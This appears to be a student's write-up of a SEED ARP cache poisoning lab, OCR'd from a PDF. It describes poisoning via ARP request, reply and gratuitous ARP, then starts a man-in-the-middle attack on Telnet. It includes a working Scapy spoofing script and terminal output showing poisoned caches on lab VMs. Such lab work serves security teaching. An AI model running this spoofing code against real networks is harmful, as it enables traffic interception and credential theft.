



ARP Cache Poisoning Attack Lab

Task 1A (using ARP request) :













From the above screenshots we can see that when we run the code from the IP address ’10.0.2.7’ then the MAC address of IP ‘10.0.2.7’ and ‘10.0.2.15’ is the same which is of ’10.0.2.7’ meaning that of the attacker. This means that we are bale to do the cache poisoning using ARP request.

Task 1b (using ARP reply):












In this task we changed the ARP request to reply by changing the value of ARPpkt1.op to 2 from 1. After that we first deleted the cache of 10.0.2.15 as seen


from the screenshot above. And then we execute the code. We can see that after the MAC address is changed from incomplete to the MAC address of IP 10.0.2.7. Thus, we can say that we are able to do the cache poisoning using ARP reply.

Task 1C (using ARP gratuitous message):












In this task we changed the IP address of the source and the destination to 10.0.2.15 and the destination MAC address of both ether and ARP to ‘ff: ff: ff: ff: ff: ff’ which is the broadcast message. We also delete the MAC address of the IP 10.0.2.15 and then when we run the code we can see in wireshark that the MAC address of the same is changed to that of 10.0.2.7. We can also in wireshark that it’s a broadcast message and that it’s a Gratuitous ARP for 10.0.2.15. and that we did’nt get any reply.


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):





Terminal
arptask1a.py
#!usr/bin/python
#! usr/bin/python
from scapy.all import *
Etherpkt1 = Ether()
Etherpkt1.dst = "08:00:27:fd:ad:5b"
ARPpkt1 = ARP()
ARPpkt1.psrc = "10.0.2.8"
ARPpkt1.hwsrc = "08:00:27:2c:d0:4f"
ARPpkt1.op=1
frame1 = Etherpkt1/ARPpkt1
sendp(frame1)
Etherpkt2 = Ether()
Etherpkt2.dst = "08:00:27:c3:4e:2d"
ARPpkt2 = ARP()
ARPpkt2.psrc = "10.0.2.9"
ARPpkt2.hwsrc = "08:00:27:2c:d0:4f "
ARPpkt2.op=1
frame2 = Etherpkt2/ARPpkt2
sendp(frame2)
Terminal
File Edit View Search Terminal Help
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:161 errors:0 dropped:0 overruns:0 frame:0
TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:22337 (22.3 KB) TX bytes:16579 (16.5 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:127 errors:0 dropped:0 overruns:0 frame:0
TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:24716 (24.7 KB) TX bytes:24716 (24.7 KB)
[02/08/19]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.8 ether 08:00:27:c3:4e:2d C enp0s3
10.0.2.9 ether 08:00:27:fd:ad:5b C enp0s3
10.0.2.3 ether 08:00:27:6b:bd:4d C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
[02/08/19]seed@VM:~$ sudo python arptask1a.py
.
Sent 1 packets.
.
Sent 1 packets.
[02/08/19]seed@VM:~$



Terminal
Terminal
[02/08/19]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:fd:ad:5b
inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::95cd:c763:81e:dfdf/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:121 errors:0 dropped:0 overruns:0 frame:0
TX packets:88 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:16836 (16.8 KB) TX bytes:9774 (9.7 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:144 errors:0 dropped:0 overruns:0 frame:0
TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:25185 (25.1 KB) TX bytes:25185 (25.1 KB)
[02/08/19]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask
10.0.2.8 ether 08:00:27:2c:d0:4f C
3


Terminal
[02/08/19]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:c3:4e:2d
inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::75a8:8a41:f388:aa2e/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:82 errors:0 dropped:0 overruns:0 frame:0
TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:11373 (11.3 KB) TX bytes:9012 (9.0 KB)
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:146 errors:0 dropped:0 overruns:0 frame:0
TX packets:146 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:25284 (25.2 KB) TX bytes:25284 (25.2 KB)
[02/08/19]seed@VM:~$ arp -n
Address HWtype HWaddress Flags Mask Iface
10.0.2.3 ether 08:00:27:6b:bd:4d C enp0s3
10.0.2.1 ether 52:54:00:12:35:00 C enp0s3
10.0.2.7 ether 08:00:27:2c:d0:4f C enp0s3
10.0.2.9 ether 08:00:27:2c:d0:4f C enp0s3
[02/08/19]seed@VM:~$

After executing the code we are caching B's Ip to M's MAC address in A's ARP cache (M in this case is 10.0.2.7, A's IP address is 10.0.2.9 and B's IP address is 10.0.2.8)


Step 2 (Testing)






In this task we can see from the above screenshot that since the port forwarding is not turned on therefore, when we ping from A to B we are not getting any response as seen from the wireshark.

